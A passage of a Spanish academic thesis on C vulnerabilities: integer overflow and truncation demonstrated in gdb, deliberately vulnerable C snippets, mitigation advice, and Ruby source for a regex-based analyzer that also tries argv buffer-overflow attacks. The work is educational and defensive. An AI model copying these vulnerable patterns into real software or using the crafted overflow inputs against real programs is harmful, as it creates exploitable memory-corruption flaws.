[DEBUG] Buf 12345
```

Volvemos a estar en el caso (quizá algo menos visible) de que necesitamos que “len” valga distinto a la hora de reservar memoria, y a la hora de rellenar el buffer, de tal manera que se rellenen más bytes de los reservados. La forma de lograr esto es aprovechando la multiplicación que se realiza dentro del malloc. Se sabe que sizeof(int) devolverá 4, por lo que necesitamos que len*4 sea un número menor que len.

```
btjr @btjr:~/TesisISW/Exploit $ gdb -q
(gdb) p 0xffffffff
$1 = 4294967295
(gdb) p 4294967295/4
```

```
$2 = 1073741823
(gdb) p (unsigned int)1073741823
$3 = 1073741823
(gdb) p 1073741824*4
$4 = 0
(gdb) p 1073741825*4
$5 = 4
(gdb) p 1073741826*4
$6 = 8
(gdb) p 1073741827*4
$7 = 12
(gdb) quit
btjr @btjr:~/TesisISW/Exploit $ ./iovfw2 1073741827 AAAAAAAAAA
[len]   (signed)   = 1073741827
[len*4] (unsigned) = 12
Fallo de segmentación

btjr @btjr:~/TesisISW/Exploit $ gdb -q iovfw2
 Leyendo símbolos desde /home/btjr/ TesisISW/Exploit /iovfw2...hecho.
 (gdb) run 1073741827 AAAAAAAAAA
 Starting program: /home/ btjr / TesisISW/Exploit /iovfw2 1073741827 AAAAAAAAAA
 [len]   (signed)   = 1073741827
 [len*4] (unsigned) = 12

 Program received signal SIGSEGV, Segmentation fault.
 0x0804857f in main (argc=3, argv=0xbffff524) at int_ovflow2.c:22
 22            buf[i] = *(ptr+i);
 (gdb) p i
 $1 = 2382
```

Usando el depurador gdb podemos encontrar el valor que desborde un entero sin signo al multiplicarse por cuatro. En primer lugar obtenemos el mayor entero representable y lo dividimos por cuatro. A ese valor le sumamos uno, y al multiplicarlo por cuatro observamos que da cero; lo hemos desbordado. En esta situación, malloc reservará 12 bytes, pero el bucle tratará de escribir 1073741827. En este último fragmento vemos cómo el bucle ha escrito 2382 posiciones de memoria antes de fallar estrepitosamente. Una situación de este tipo en las condiciones adecuadas es explotable mediante una técnica denominada heap overflow.

A continuación, vamos a listar y explicar los tipos de vulnerabilidades en el uso de enteros que va a detectar el analizador.

2.5.1. Errores de conversión entre tipos

La siguiente función contiene un flag o aviso de seguridad resultante de un error de conversión:

```
void initialize_array(int size) {
	if (size < MAX_ARRAY_SIZE) {
		array = malloc(size);
		/* initialize array */
	} else {
		/* handle error */
	}
}
```

En este ejemplo, la función initialize_array() reserva memoria para la variable array e inicializa su contenido. Se realiza un chequeo en caso de que el valor entero sea muy grande pero no se chequea el signo del tamaño pasado. Si se pasa un valor negativo a la función malloc(), esta, al coger como argumento un valor de tipo size_t, convertirá el valor de tipo int negativo a un número positivo mayor, el cual pude ser mayor que MAX_ARRAY_SIZE.

Para evitar estos errores de conversión entre tipo que puedan dar lugar a una situación de posible vulnerabilidad siempre es aconsejable definir tipos sin signo para las situaciones:

- Reserva de memoria dinámica (malloc())
- Definición del tamaño de arrays
- Funciones para la copia de un número establecido de caracteres (strncmp, snprintf, etc)

2.5.2. Errores de truncamiento

El siguiente programa contiene una vulnerabilidad por desbordamiento de buffer provocada por un error de truncamiento de un entero:

```
int main(int argc, char *argv[])
{
	unsigned short int total;
	total = strlen(argv[1]) + strlen(argv[2]) + 1;
	char *buff = (char *)malloc(total);
	strcpy(buff, argv[1]);
	strcat(buff, argv[2]);
	/* . . . */
}
```

Este programa recibe dos string por la línea de comandos, calcula la suma de sus dos longitudes, más un byte para el carácter \0, y con esta suma reserva memoria para concatenar ambos strings.

En este ejemplo, se podría suministrar dos argumentos al programa de tal manera que la suma de sus dos longitudes no pueda ser representada por un tipo unsigned short

int, produciéndose un desbordamiento de buffer en la llamadas a las funciones strcpy y strcat

Otro ejemplo de desbordamiento de buffer por un error de truncamiento es el siguiente:

```
char *char_arr_dup(char *s, long size)
{
	unsigned short bufSize = size;
	char *buf = (char *)malloc(bufSize);
	if (buf) {
		memcpy(buf, s, size);
		return buf;
	}
	return NULL;
}
```

En esta función, el argumento size se declara como de tipo long y se usa como argumento para la función memcpy. A su vez, la variable size se usa para inicializar bufSize, el cual se utiliza para la reserva de memoria de la variable buf. En sistemas y/o soportes donde LONG_MAX sea mayor que USHRT_MAX puede producirse un error de truncamiento si el valor de la variable size es mayor que USHRT_MAX, lo que a su vez provoca un desbordamiento de buffer en la llamada a la función memcpy().

3. FORMAS DE EVITAR LAS VULNERABILIDADES

A continuación describiremos el por qué se producen las vulnerabilidades descritas en el capítulo anterior y posibles soluciones para evitarlas y/o mitigar sus efectos.

3.1. FUNCIONES DE STRINGS: DESBORDAMIENTO DE BUFFER EN LA PILA

Los desbordamientos de buffer, tanto en la pila como en la zona de memoria dinámica, son las mayores fuentes de vulnerabilidades en la codificación en C. Siempre que un programa solicite una entrada de datos (ya sea desde la entrada estándar, desde un fichero, de la red o por otros medios) existe un riesgo de recibir datos corruptos. Por ejemplo, el tamaño de los datos de entrada no debe superar la cantidad de memoria reservada para ellos.

Cuando el tamaño los datos de entrada es mayor que la zona de memoria reservada para ellos, si no se trunca su tamaño, se producirá un desbordamiento de memoria que sobre-escribirá otros datos de la pila. Si los datos sobre-escritos son esenciales para la ejecución del programa, este desbordamiento provocará un bug, el cual será difícil de encontrar si produce un fallo intermitente. Si el desbordamiento también afecta a la dirección de ejecución de otras funciones o código del programa, se podría aprovechar esta situación para ejecutar código malicioso.

Los string son una forma común de entrada en un programa. Debido a que muchas de las funciones de manejo de strings no tienen controles incorporados para longitud de la cadena, estas son con frecuencia la fuente de desbordamientos de búfer. Por ejemplo, la función strcpy simplemente escribe la cadena completa en la memoria, sobrescribiendo lo que pueda venir a continuación en la pila.

La función strncpy trunca el string a la longitud correcta, pero sin el carácter nulo de terminación. Cuando se lee el string, todos los bytes que le siguen en memoria, hasta encontrar un carácter nulo, pueden ser leídos como parte del string. Aunque esta función se puede utilizar de forma segura, es una fuente frecuente de errores del programador, y por lo tanto se considera como moderadamente insegura. Para utilizar strncpy() de forma segura, se debe incluir de forma explícita el carácter nulo en el string antes de copiarlo en memoria, o inicializar previamente el buffer de destino a cero y luego copiar el string con una longitud igual a la longitud del buffer menos uno.

Sólo la función strlcpy es totalmente segura, truncando el string a un byte más pequeño que el tamaño del búfer y añadiendo el carácter nulo de terminación.

La siguiente tabla da una recomendación de las funciones seguras para el manejo de strings:

USO NO RECOMENDADO	USO RECOMENDADO
strcat	strlcat
strcpy	strlcpy
strncat	strlcat
strncpy	strlcpy
sprintf	snprintf / asprintf
vsprintf	vsnprintf / vasprintf
gets	fgets

3.2. MEMORIA DINÁMICA: DESBORDAMIENTO DE BUFFER EN ZONA DE MEMORIA HEAP

Debido que la zona de memoria “heap” se usa para almacenar datos pero no para guardar las direcciones de retorno de las funciones, y porque los datos en esta zona de memoria se modifican de manera no intuitiva y obvia, resulta mucha más complicado aprovechar los desbordamientos de buffer en esta zona.

Aunque los desbordamientos de buffer en la “heap memory” sean menos atractivos, desde el punto de vista de un ataque, que los desbordamientos en la pila, no quiere decir que no se puedan aprovechar. Las situaciones de vulnerabilidad al realizar un doble free() de la misma zona de memoria dinámica en programas de tamaño considerable puede darse fácilmente. También pueden producirse situaciones de riesgo cuando se usan enteros con signo para asignar el tamaño de la zona de memoria dinámica.

Para evitar o mitigar las condiciones de vulnerabilidad por mal uso de la memoria dinámica, se recomienda las siguientes acciones:

- Tras una llamada a free() asignar siempre el puntero de memoria dinámica a NULL
- Usar enteros sin signo para establecer el tamaño de la memoria dinámica a reservar
- Usar el mismo patrón para asignar y liberar memoria. Por ejemplo, definir las funciones create() y destroy() para crear y liberar memoria siempre que se necesite
- Reservar y liberar memoria en el mismo módulo, en el mismo nivel de abstracción. Liberar memoria en sub-rutinas puede dar lugar a confusión y a la posibilidad de realizar dobles free() de la misma zona de memoria

3.3. SALDIAS CON FORMATO

En general, los riesgos generados por la funciones de salida provienen del desconocimiento de las capacidades que tienen, como por ejemplo la función printf(), la cual permite no solo mostrar datos por pantalla, si no también ver el contenido en memoria, sobre-escribir datos en memoria, etc.

De cara a evitar posibles situaciones de riesgo se pueden tomas las siguientes medidas:

- No usar nunca la función printf() sin control de formato
- Restringir el número de bytes escrito por funciones de salida con formato. El número de bytes escritos se puede restringir mediante la especificación del campo de precisión, como parte de la especificación de conversión %s
- Utilizar las versiones más seguras de funciones de la biblioteca de salida con formato, que son menos susceptibles a desbordamientos de búfer. Por ejemplo, usar snprintf() en vez de sprintf, o usar vsnprintf en vez de vsprintf()

3.4. USO DE VARIABLES ENTERAS

Las situaciones de riesgo con el uso de variables de tipo enteras pueden producirse en los siguientes casos:

- Si el tamaño de un buffer se calcula a partir de datos suministrados por el usuario, existe la posibilidad de que un usuario malicioso introduzca un valor que es demasiado grande para el tipo de datos entero, lo que puede provocar errores en el programa y otros problemas
- Si un usuario malintencionado especifica un número negativo donde el programa está esperando sólo números sin signo, el programa podría interpretarlo como un número muy grande. Dependiendo del uso de esa variable, el programa podría intentar asignar un búfer de ese tamaño, haciendo que la asignación de memoria fallara o causara un desbordamiento en memoria si la asignación se realiza correctamente.
- En otros casos, si se utiliza un entero con signo para calcular los tamaños de buffer y para chequear que los datos no son demasiado grandes para un buffer, un valor lo suficientemente grande para ese buffer podría interpretarse como un valor negativo, por lo que la condición de limitar el tamaño de los bytes a copiar en el buffer no tendría efecto, dejando la puerta abierta a un posible desbordamiento

En general, siempre que se hagan operaciones o se usen enteros para asignar memoria o establecer tamaños, es necesario establecer sentencias de control que permitan truncar los valores de estas variables en caso de desbordamiento, tanto superior como inferior. También es recomendable el uso de los tipos adecuado para según qué operaciones. Por ejemplo, usar siempre enteros sin signo para calcular o establecer tamaños.

4. AUTOMATIZACIÓN DE LA DETECCIÓN DE VULNERABILIDADES

A continuación vamos a describir el diseño y funcionamiento de un analizador de vulnerabilidades de código en C. El objetivo de este analizador es, dado un código fuente escrito en C, analizará dicho código en búsqueda de posibles vulnerabilidades, tales como los desbordamientos de buffer por el uso de funciones de manipulación de strings, uso indebido de salidas con formato y otras vulnerabilidades conocidas en el lenguaje C. Una vez chequeado el código, el analizador generará un informe con los resultados, y como paso final compilará el código fuente, y según las entradas al programa, intentará provocar algún posible ataque, basado principalmente en desbordamiento de buffers.

4.1. ENTORNO DE DESARROLLO

El analizador está implementado en leguaje Ruby, siendo el entorno de compilación y ejecución bajo Linux.

El código C a analizar se limitará al propio utilizado por la librerías de Linux (no se considera Windows), siendo el compilador de C GCC

4.2. ESQUEMA GENERAL DEL ANALIZADOR

De forma general, el esquema del analizador es el siguiente:




Fig.10 Esquema del programa analizador de vulnerabilidades

- Entradas del Analizador:
    - Código fuente en C
    - Fichero de configuración en XML
- Procesos del Analizador:
    - Análisis de vulnerabilidades: mediante expresiones regulares, se chequea si el código fuente suministrado presenta alguna o todas las vulnerabilidades que se han tenido en cuenta
    - Generación de Informa: plasma en un fichero de lectura los resultado obtenidos del análisis anterior
    - Compilación del código: mediante el uso del compilador GCC, el Analizador compila el código fuente, con las opciones indicadas en el fichero XML de configuración
    - Ejecución del código: según el tipo de entrada al programa, el Analizador ejecuta el programa compilado tratando de realizar un ataque a las vulnerabilidades del programa

4.3. ARQUITECTURA GENERAL DEL ANALIZADOR

El Analizador está escrito enteramente en Ruby, siendo su arquitectura la siguiente:

- Clases.rb: contiene las clases definidas para el Analizador
- Analizador.rb: cuerpo principal del analizador. Se encarga de las siguientes funciones:
    - Chequear los puntos de entrada al código fuente
    - Extraer las variables definidas en el código fuente
    - Llamar a otros scripts de Ruby para realizar el análisis de las distintas vulnerabilidades del código fuente
    - Compilar el código fuente
    - Ejecutar el código fuente
- Scripts Ruby: estos otros programas en Ruby, lanzados desde “Analizador.rb” se encarga de chequear el código fuente para detectar posibles vulnerabilidades. Cada script se encarga de un tipo de vulnerabilidad en concreto:
    - AnalyBufferOverflow.rb: se encarga de detectar posibles desbordamientos de buffer por el uso incorrecto de funciones de manejo de strings (actualmente solo detecta para la función “strcpy” y “strcncpy”)
    - AnalyDinamicMem.rb: se encarga de detectar posibles desbordamientos de buffer en la zona de memoria dinámica, doble liberación de memoria dinámica y escritura en una zona de memoria dinámica ya liberada. El análisis se centra en las funciones “malloc” y “free”
    - AnalyFormatOutput.rb: se encarga de detectar las vulnerabilidades que presenta las salidas con formato cuando no se controla dicho formato. El análisis se centra en el desbordamiento de buffer por el uso incorrecto de la función “frpintf” y el peligro del uso de la función “printf” cuando no se controla el formato de los datos que muestra

- AnalyInteger.rb: se encarga de detectar las vulnerabilidades que se puede generar con el uso de variables enteras (truncamientos, asignaciones incorrectas, etc)

4.4. FICHERO DE CLASES clasesAnaly.rb

Este fichero contiene todas las clases que son usadas tanto por el programa Analizador.rb como por todos los scripts implementados para el análisis de vulnerabilidades del código fuente suministrado. Las clases definidas son las siguientes:

- class SrtcpyBuffClass: se usa en el script de análisis de vulnerabilidades en el uso de funciones para manejar strings (strcpy() y strncpy()).
- class MallocClass: se usa en el script de de análisis de vulnerabilidades en la reserva de memoria dinámica (uso de malloc())
- class FormatedOutPutClass: se usa en el script de análisis de vulnerabilidades por desbordamientos de buffer provocadas mediante salidas con formato. Para este trabajo se ha limitado el análisis para la función sprintf()
- class PrintfClass: se usa en el script de análisis de las vulnerabilidades por el uso indebido de la función printf()
- class ExecClass: se usa en el programa Analizador.rb para la ejecución del código fuente suministrado
- class IntegerClass: se usa de forma general para clasificar las variables definidas en el código fuente suministrado. Incluye la función listVar la cual devuelve un array de objetos de tipo IntegerClass. Cada objeto de este array se corresponde con cada una de las variables definidas en el código fuente.

4.4.1. Clase SrtcpyBuffClass

```
class SrtcpyBuffClass
	attr_accessor :buffOri, :buffDes, :sizebuffOri, :sizebuffDest, :typebuffOri,
:typebuffDest, :flag_buffer

	def initialize
(buffOri="",buffDes="",sizebuffOri=0,sizebuffDest=0,typebuffOri="",typebuffDest="",
flag_buffer=0)
		@buffOri=buffOri
		@buffDes=buffDes
		@sizebuffOri=sizebuffOri
		@sizebuffDest=sizebuffDest
		@typebuffOri=typebuffOri
		@typebuffDest=typebuffDest
		@flag_buffer=flag_buffer
	end
end
```

Esta clase se usa para guardar la información necesaria cuando se detecta una llamada a la función strcpy() o strncpy() en el código fuente suministrado. La información que se guarda por cada una de las llamadas a estas funciones es la siguiente:

- buffOri: nombre del buffer de origen de la función strcpy()/strncpy()
- buffDes: nombre del buffer de destino de la función strcpy()/strncpy()
- sizebuffOri: tamaño del buffer de origen de la función strcpy()/strncpy()

- sizebuffDest: tamaño del buffer de destino de la función strcpy()/strncpy()
- typebuffOri: tipo del buffer de origen de la función strcpy()/strncpy()
- typebuffDest: tipo del buffer de destino de la función strcpy()/strncpy()
- flag_buffer: flag que indica que antes de la llamada a la función strcpy()/strncpy() se comprueba que el tamaño del buffer de origen no es mayor que el tamaño del buffer de destino

4.4.2. Clase MallocClass

```
class MallocClass
	attr_accessor :buffMem, :sizebuffMem, :buffOri, :copyMem, :freeN, :freeL,
:flgNull

	def initialize(buffMem="",sizebuffMem=0, buffOri="" ,copyMem="", freeN=0,
freeL=[], flgNull=0)
		@buffMem=buffMem
		@sizebuffMem=sizebuffMem
		@buffOri=buffOri
		@copyMem=copyMem
		@freeN=freeN
		@freeL=freeL
		@flgNull=flgNull
	end
end
```

Esta clase se usa para guardar la información necesaria cuando se detecta una llamada a la función malloc() en el código fuente suministrado. También se guarda la información necesaria cuando el buffer al cual se le ha asignado la memoria dinámica, se usa en un función strcpy/strncpy. La información que se guarda por cada una de las llamadas a esta función es la siguiente:

- buffMem: nombre del buffer al que se le ha asignado la memoria dinámica mediante malloc()
- sizebuffMem: tamaño de la memoria dinámica reservada
- buffOri: buffer de origen usado en la función strcpy/strncpy donde el buffer de destino es buffMem
- copyMem: guarda la línea de código donde se hace la llamada a la función strcpy/strncpy con buffMem como buffer de destino
- freeN: cuenta el número de veces que se ha liberado buffMem mediante la función free()
- freeL: guarda el número de línea de código donde se ha llamado a la función free(). Se usa para detectar la vulnerabilidad producida por un doble free() del mismo argumento
- flgNull: flag que indica si entre dos llamadas a free() del mismo argumento, este último se ha asignado a NULL

4.4.3. Clase FormatedOutPutClass

```
class FormatedOutPutClass
	attr_accessor :buffer, :sizeBuff, :precison, :flagBuffOver, :flagSize,
:flagCpy, :line

	def initialize(pointer="", sizeBuff=0, precision=0, flagBuffOver=0,
flagSize=0, flagCpy=0, line="")
		@pointer=pointer
		@sizeBuff=sizeBuff
		@precision=precision
		@flagBuffOver=flagBuffOver
		@flagSize=flagSize
		@flagCpy=flagCpy
		@line=line
	end
end
```

Esta clase se usa para guardar la información necesaria cuando se detecta una llamada a la función sprintf () en el código fuente suministrado. La información que se guarda por cada una de las llamadas a esta función es la siguiente:

- buffer: buffer de destino de la función sprintf()
- sizeBuff: tamaño del buffer de destino de la función sprintf()
- precison: precisión en caso de establecerse en la función sprintf()
- flagBuffOver: flag para indicar un posible desbordamiento al no controlar no controlar mediante la precisión el número de caracteres que se copian mediante sprintf()
- flagSize: flag de overflow al ser la precisión mayor que el tamaño del buffer de destino en la función sprintf()
- flagCpy: flag para indicar el uso indebido de la función sprintf() como si fuera la función strcpy(), sin ningún control de formato
- line: línea de código donde se encuentra la llamada a sprintf()

4.4.4. Clase PrintfClass

```
class PrintfClass
	attr_accessor :printf, :buffer

	def initialize(printf="", buffer="")
		@printf=printf
		@buffer=buffer
	end
end
```

Esta clase se usa para guardar la información necesaria cuando se detecta una llamada a la función printf () del tipo “printf(argumento)”,sin ningún control de formato. La información que se guarda por cada una de las llamadas a esta función es la siguiente:

- printf: guarda la línea de código donde se hace la llamada a la función printf()
- buffer: argumento de la función printf()

4.4.5. Clase ExecClass

```
class ExecClass
	attr_accessor :nombre, :caracter, :offset, :signal, :vulIntegers

	def initialize (nombre="", caracter="", offset="", signal="OFF",
vulIntegers="OFF")
		@nombre=nombre
		@caracter=caracter
		@offset=offset
		@signal=signal
		@vulIntegers=vulIntegers
	end
end
```

Esta clase es usada por el programa Analizador.rb para las siguientes funciones:

- Provocar un desbordamiento de buffer cuando la entrada al programa suministrado es la línea de comandos
- Incluir el código necesario en el programa suministrado para el tratamiento de la señal SIGSEGV y visualización de los registros de la pila
- Incluir el código necesario para provocar el truncamiento de variables enteras
- Compilar el código fuente

Los atributos de esta clase son:

- nombre: nombre del programa suministrado
- carácter: carácter a introducir por la línea de comandos para simular el desbordamiento de buffer
- offset: valor que se usa en el desbordamiento de buffer para alcanzar el registro EIP de la pila y sobre-escribirlo para alterar el flujo normal del programa
- signal: flag para incluir o no el código necesario para el tratamiento de la señal SIGSEGV y visualización de los registros de la pila
- vulIntegers: flag para incluir el código necesario para provocar el truncamiento de las variables enteras

4.4.6. Clase IntegerClass

```
class IntegerClass
attr_accessor :nombre, :tipo, :pointer, :charValue

def initialize (nombre="", tipo="", pointer=0, charValue=0)
		@nombre=nombre
		@tipo=tipo
		@pointer=pointer
		@charValue=charValue
end

def listVar(text)
	integers = []
	array = []
	flagMain = 0
	text.each_line do |line|
		if((line =~
/^\s*(char|int|float|double|short|long|rsize_t|size_t|char\s*\*|int\s*\*|unsigned char|unsigned
long|unsigned\s+int|unsigned\s+short)/) &&
				!(line =~ /^\s*int\s+main/) && (line =~ /;/)) then
```

```
                                line = line.gsub(/;/,"")
                                if(line =~ /,/) then
                                        array = line.split(/\s*,\s*/)
                                        index = 0
                                        tipo = ""
                                        charSize = 0
                                        array.each do |item|
                                                #Size de arrays
                                                if(item =~ /\[(.*)\]/) then
                                                        charSize = $1.to_i
                                                        item = item.gsub(/\[(.*)\]/,"")
                                                end
                                                #Quitamos asignaciones en las declaraciones de
variables
                                                item = item.gsub(/\s*=\s*(.*)/,"")
                                                if(index == 0) then
                                                        if(item =~
/(unsigned\s+int|unsigned\s+short|unsigned\s+long|unsigned\s+char)/) then
                                                                item =
item.gsub(/(unsigned\s+int|unsigned\s+short|unsigned\s+long|unsigned\s+char)/,"")
                                                        elsif(item =~
/(char|int|short|long|float|double|rsize_t|size_t|char\s*\*|int\s*\*)/) then
                                                                item =
item.gsub(/(char|int|short|long|float|double|rsize_t|size_t|char\s*\*|int\s*\*)/,"")
                                                        end
                                                        tipo = "#{$1}"
                                                end
                                                #Nuevo obj integers
                                                intObject = IntegerClass.new
                                                #Quitamos espacios en blanco al principio y al
final
                                                item = item.gsub(/^\s+/,"")
                                                item = item.gsub(/\s+$/,"")
                                                #Buscamos punteros
                                                if(item =~ /^\*\s*(.*)/) then
                                                        intObject.pointer = 1
                                                else
                                                        intObject.pointer = 0
                                                end
                                                #Quitamos * de los punteros
                                                item = item.gsub(/^\*/,"")
                                                #Guardamos obj en array integers[]
                                                intObject.nombre = item
                                                intObject.tipo = tipo
                                                intObject.charValue = charSize
                                                integers << intObject
                                                index += 1
                                        end
                                else
                                        charSize = 0
                                        if(line =~ /\[(.*)\]/) then
                                                charSize = $1.to_i
                                                line = line.gsub(/\[(.*)\]/,"")
                                        end
                                        line = line.gsub(/\s*=\s*(.*)/,"")
                                        if(line =~
/(unsigned\s+int|unsigned\s+short|unsigned\s+char|unsigned\s+long)/) then
                                                line =
line.gsub(/(unsigned\s+int|unsigned\s+short|unsigned\s+char|unsigned\s+long)/,"")
                                        elsif(line =~
/(char|int|float|double|short|long|size_t)/) then
                                                line =
line.gsub(/(char|int|size_t|rsize_t|short|long|double|float)/,"")
                                        end
                                        tipo = "#{$1}"
                                        #Nuevo obj integers
                                        intObject = IntegerClass.new
                                        #Quitamos espacios en blanco al principio y al final
                                        line = line.gsub(/^\s+/,"")
                                        line = line.gsub(/\s+$/,"")
                                        #Buscamos punteros
                                        if(line =~ /^\*\s*(.*)/) then
                                                intObject.pointer = 1
                                        else
```

```
                                        intObject.pointer = 0
                                    end
                                    #Quitamos * de los punteros
                                    line = line.gsub(/^\*/,"")
                                    #Guardamos obj en array integers[]
                                    intObject.nombre = line
                                    intObject.tipo = tipo
                                    intObject.charValue = charSize
                                    integers << intObject
                                end
                            end
        end
        return integers
end

end
```

Esta clase es usada por el programa Analizador.rb y por todos los scripts de análisis de vulnerabilidades para obtener las variables definidas en el código fuente suministrado. Por cada variable encontrada se guarda la siguiente información:

- nombre: nombre de la variables
- tipo: tipo definido
- pointer: flag para indicar si la variable es puntero o no
- charValue: tamaño del buffer cuando la variable es una array

Además, esta clase incluye la función listVar(), la cual devuelve un array de objetos tipo IntegerClass, uno por cada variable encontrada.

4.5. Funcionamiento del programa Analizador.rb

El siguiente esquema explica cómo opera el programa Analizador.rb:




Fig.11 Esquema de ejecución del analizador de vulnerabilidades

- Primeramente, el programa "Analizador.rb" abre un fichero .txt donde se irá escribiendo los resultados de los análisis que vaya haciendo. Para escribir estos resultados se re-direcciona la salida estándar stdout hacia el fichero "informe-MMDDYYY-hh_mm.txt", donde MMDDYYY-hh_mm es la fecha y hora de ejecución del análisis :

```
## FICHERO DE INFORME
now = Time.new
formatNow = now.strftime("%m%d%Y-%H_%M")

begin
	informe = File.open("informes/informe-#{formatNow}.txt", 'a')
rescue
	raise "No se puede abrir el fichero informe-#{formatNow}.txt"
end

# Re-direccionamos la salida stdout al fichero informe-date.txt
$stdout.reopen(informe)
```

- Se procede a leer el nombre del fichero fuente .c a analizar del fichero de configuración config.xml. Una vez leído este nombre, se abre el fichero fuente .c y se carga en la variable de tipo string “text” y en la variable de tipo array “arrayText”:

```
## APERTURA DEL <programa.c> ###################

nombreProg = ""
begin
	doc = REXML::Document.new(File.open("config.xml"))

	doc.root.each_element("Confg"){|obj|
		if (obj.attributes["name"] == "nombre") then
			nombreProg = "#{obj.attributes["value"]}"
		end
	}
	fh = File.open( "#{nombreProg}.c" )
	text = fh.read()
	fh.close
rescue
	raise "No se puede abrir el fichero #{nombreProg}"
end

# Quitamos espacios
text = text.gsub(/^\s*/,"")
text = text.gsub(/\s*$/,"")

# String to array por lineas
arrayText = text.split(/\n/)
```

- Puntos de entrada al programa: mediante las siguientes expresiones regulares se detectan los puntos de entrada al programa. Como entradas al programa se consideran la entrada por línea de comandos (argv), entrada por teclado mediante la función scanf() y entrada por apertura de fichero mediante la función fopen().

```
##PUNTOS DE ENTRADA AL PROGRAMA

puts "PUNTOS DE ENTRADA:"
flg_agv = 0
text.each_line do |line|
	if((line =~ /argv\[1\]/) && (flg_agv == 0)) then
		puts "Linea de comandos => #{line}"
		flg_agv = 1
	elsif(line =~ /scanf/) then
		puts "Teclado => \"#{line}\""
	elsif(line =~ /fopen/) then
		puts "Fichero => \"#{line}\""
	end
end
```

- Declaración de variables: se crea una instancia de la clase IntegerClass y se llama al método listVar, el cual devuelve un array con tantos objetos de tipo IntegerClass como variables declaradas en el código fuente suministrado. El return del método listVar se guarda en el array “variables”:

```
## ARRAY VARIABLES DECLARADAS

varObj = IntegerClass.new
variables = varObj.listVar(text)
```

- Ejecución de los distintos scripts de análisis de vulnerabilidades. Se procede a ejecutar, mediante llamada al sistema, los distintos scripts implementados en Ruby para el análisis de las vulnerabilidades del fichero fuente. Como parámetro se le pasa el nombre del fichero fuente a analizar, el cual está guardado en la variable "nombreProg". Cada uno de estos scripts irá escribiendo sus resultados en el fichero informe.txt.

```
## ANALIZADOR DESBORDAMIENTOS DE BUFFER
string = "ruby AnalyBufferOverflow.rb #{nombreProg}.c"
system(string)

=begin
## ANALIZADOR MEMORIA DINAMICA
string = "ruby AnalyDinamicMem.rb #{nombreProg}.c "
system(string)

## ANALIZADOR SALIDAS CON FORMATO
string = "ruby AnalyFormatOutput.rb #{nombreProg}.c "
system(string)
```

- Ataque por desbordamiento de buffer: a fecha de redacción de este documento, el único punto de entrada para realizar un ataque es por la línea de comando, mediante argv[1]. Para realizar el ataque por desbordamiento de buffer, el programa "Analizador.rb" lee del fichero config.xml una serie de parámetros, los cuales son:

    - character: etiqueta XML que guarda el valor del carácter a introducir en el buffer
    - offset: tamaño del string introducido por línea de comandos.

```
## Desbordamineto de buffer: entrada ARGV

objExec = ExecClass.new

doc = REXML::Document.new(File.open("config.xml.xml"))

doc.root.each_element("Confg"){|obj|

	if (obj.attributes["name"] == "nombre") then
